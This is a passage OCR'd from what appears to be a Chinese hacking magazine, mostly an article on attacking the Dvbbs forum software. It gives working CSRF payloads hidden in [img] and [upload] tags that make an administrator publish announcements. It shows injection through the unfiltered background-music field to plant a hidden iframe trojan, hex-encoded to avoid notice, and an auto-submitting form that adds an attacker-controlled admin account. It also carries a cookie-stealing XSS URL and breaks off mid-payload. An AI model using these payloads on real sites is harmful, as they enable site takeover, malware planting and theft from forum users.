


图 3

target.com/feed.php?%3Cscript%3Ealert(documents.cookie)%3C/script%3E&page=advdsrch，如图3。

这样，我们就可以尽量榨取漏洞的利用了，根据漏洞严重程度给予适当利用，当然这是非法的使用方法，因此大家抱着学习的态度就OK了！千万别误入歧途啊！

文章难易度：☆☆☆☆
文章闪光点：动网img标签结合announcements.asp文件过滤不严漏洞的综合利用

动网 img 标签所带来的危害

fhod[E.S.T VIP]

在上期剑心写的“网络世界混乱的起源－－[img]标签乐翻天一文”一文中提及了在动网里直接加一个管理员，这让我想起了去年12月份时动网的一个漏洞。

不知道大家对于动网 announcements.asp 文件存在过滤不严漏洞还有没有印象，我们今天要讲的就是这个。

首先我们以管理员身份登录，发布公告并用 WSockExpert 抓包，得到数据如下（为了节省版面，我只选了关键部分）。

```
POST /announcements.asp?action=SaveAnn HTTP/1.1
Referer: http://localhost/announcements.asp?boardid=0&action=AddAnn

username=admin&boardid=0&bgs=&title=dvbug test~~by fhod&content=+&submit=%b7%a2+%b2%bc
```

根据以上抓包的结果，我们完全可以构造出这样的URL，**http://localhost/announcements.asp?action=SaveAnn&username=admin&boardid=0&bgs=&title=dvbug test~~by fhod&content=1&submit=%b7%a2+%b2%bc**，其中“boardid=0”是此公告发布在首页显示的。如果你想此公告只在某个版面显示，就要输入相应的版块ID号，bgs是背景音乐，我们下面会用到。title就是公告标题，content是公告内容，**submit=%b7%a2+%b2%bc** 就是发布了。

如果我们直接在IE里打开 **http://localhost/announcements.asp?action=SaveAnn&username=admin&boardid=0&bgs=&title=dvbug test~~by fhod&content=1&submit=%b7%a2+%b2%bc**，就会返回“您已经成功的发布了公告”，看来动网对此并未限制站外提交数据。

现在我们以普通注册用户身份登录发贴，标题最好起一个诱惑的名字，比如“贵站有漏洞，管理员请进”，贴子内容就写入下面这段代码，当然你最好写些别的话以免引起管理员的怀疑。**[img]http://localhost/announcements.asp?action=SaveAnn&username=admin&boardid=0&bgs=&title=dvbug test~~by fhod&content=1&submit=%b7%a2+%b2%bc[/img]**，除了以上img标签以外，我们还可以使用“[upload=jpg]”标签，**[upload=jpg]http://localhost/announcements.asp?action=SaveAnn&username=admin&boardid=0&bgs=&title=dvbug test~~by fhod&content=**

1&submit=%b7%a2+%b2%bc[/upload]，两者的区别在于 img 显示时是一个红叉叉，而“[upload=jpg]”则会出现一个提示，如图 1。




图 1

这时我们以普通用户身份点击的话会出现错误提示，如图 2。我们换管理员帐号登录并打开此贴，会发现无任何提示，但是我们到主页看一下就会发现公告已经被更改了，如图 3。




图 2




图 3

好了，具体漏洞就介绍完了，但是我们该怎么利用这个缺陷呢。打开 announcements.asp 文件，找到第 107 行和 176 行代码：

```
If Request("action")="showone" Then
    Tempwrite=Replace(Tempwrite,"{$bgs}","<img src=Skins/Default/filetype/mid.gif border=0><bgsound src="&Sql(4,i)&" border=0>")
```

以上一段代码是发布公告时填背景音乐的，如果我们的音乐地址为 http://localhost/1.mid，那么<bgsound src="&Sql(4,i)&" border=0>")就为<bgsound src=http://localhost/1.mid border=0>。

接着在来看第 176 行代码，bgs=Dv_FilterJS(request("bgs"))，从代码可以看出动网在对背景音乐的输入是没有任何过滤的<bgsound src= 是完全可以闭合来达到挂马的目的的，我们在背景音乐那里输入><iframe src=http://localhost width=80 height=80></iframe><bgsound src=（我这里输入“width=80 height=80”是为了更好的看到效果，大家在实际挂马时要设置为 0 才可以）。

然后看首页公告有没有什么变化，如图 4，成功了。




图 4

我们看此公告的源文件发现前后都已经闭合。

```
<bgsound src=><iframe src=http://localhost width=80 height=80></iframe><bgsound src= border=0>
```

以上测试是以管理员身份直接发公告来的，现在以普通用户发一个贴子。[img]http://localhost/announcements.asp?action=SaveAnn&username=admin&boardid=0&bgs=><iframe src=http://localhost width=80 height=80></iframe><bgsound src=&title=dvbug test˜˜by fhod&content=1&submit=%b7%a2+%b2%bc[/img]，我们最好把以上这段代码加密，[img]http://localhost/announcements.asp?action=SaveAnn&username=admin&boardid=0&bgs=%3E%3C%69%66%72%61%6D%65%20%73%72%63%3D%68%74%74%70%3A%2F%2F%6C%6F%63%61%6C%68%6F%73%74%20%77%69%64%74%68%3D%38%30%20%68%65%69%67%68%74%3D%38%30%3E%3C%2F%69%66%72%61%6D%65%3E%3C%62%67%73%6F%75%6E%64%20%73%72%63%3D&title=dvbug test˜˜by fhod&content=1&submit=%b7%a2+%b2%bc[/img]，如图 5。然后发表新贴，以后只要管理员浏览了我们的贴子就会在论坛主页发布公告并挂上了我们的网页木马了。




图 5

在 img 标签乐翻天一文中，剑心说动网后台是 request.form("username2")，直接加管理员是没有办法的，那好，现在就利用动网的此缺陷来达到加管理员的目的（以下所做的一切均为管理员登录后台的情况下，否则会不成功。具体怎么样让管理员登录后台就看你的社会工程学得怎么样了）。

```
<form action="http://localhost/admin_admin.asp?
```

```
action=savenew" method=post name=h>
    <input type=text name=username2 value=fhod>
    <input type=password name=password2 value=123456>
    <input type=text name=username1 value=fhod>
    <script language=JavaScript>
    document.h.submit();
    </script>
```

把以上代码中的localhost换为目标网站地址，fhod替换为你想要加管理的用户名，密码123456改为你自己的，保存为1.htm上传到自己的空间里，假设我的是http://localhost/1.htm，然后我们发贴，引诱管理员进入。

```
    [img]http://localhost/announcements.asp?action=SaveAnn&username=admin&boardid=0&bgs=%3E%3C%69%66%72%61%6D%65%20%73%72%63%3D%68%74%74%70%3A%2F%2F%6C%6F%63%61%6C%68%6F%73%74%2F%31%2E%68%74%6D%20%77%69%64%74%68%3D%30%20%68%65%69%67%68%74%3D%30%3E%3C%2F%69%66%72%61%6D%65%3E%3C%62%67%73%6F%75%6E%64%20%73%72%6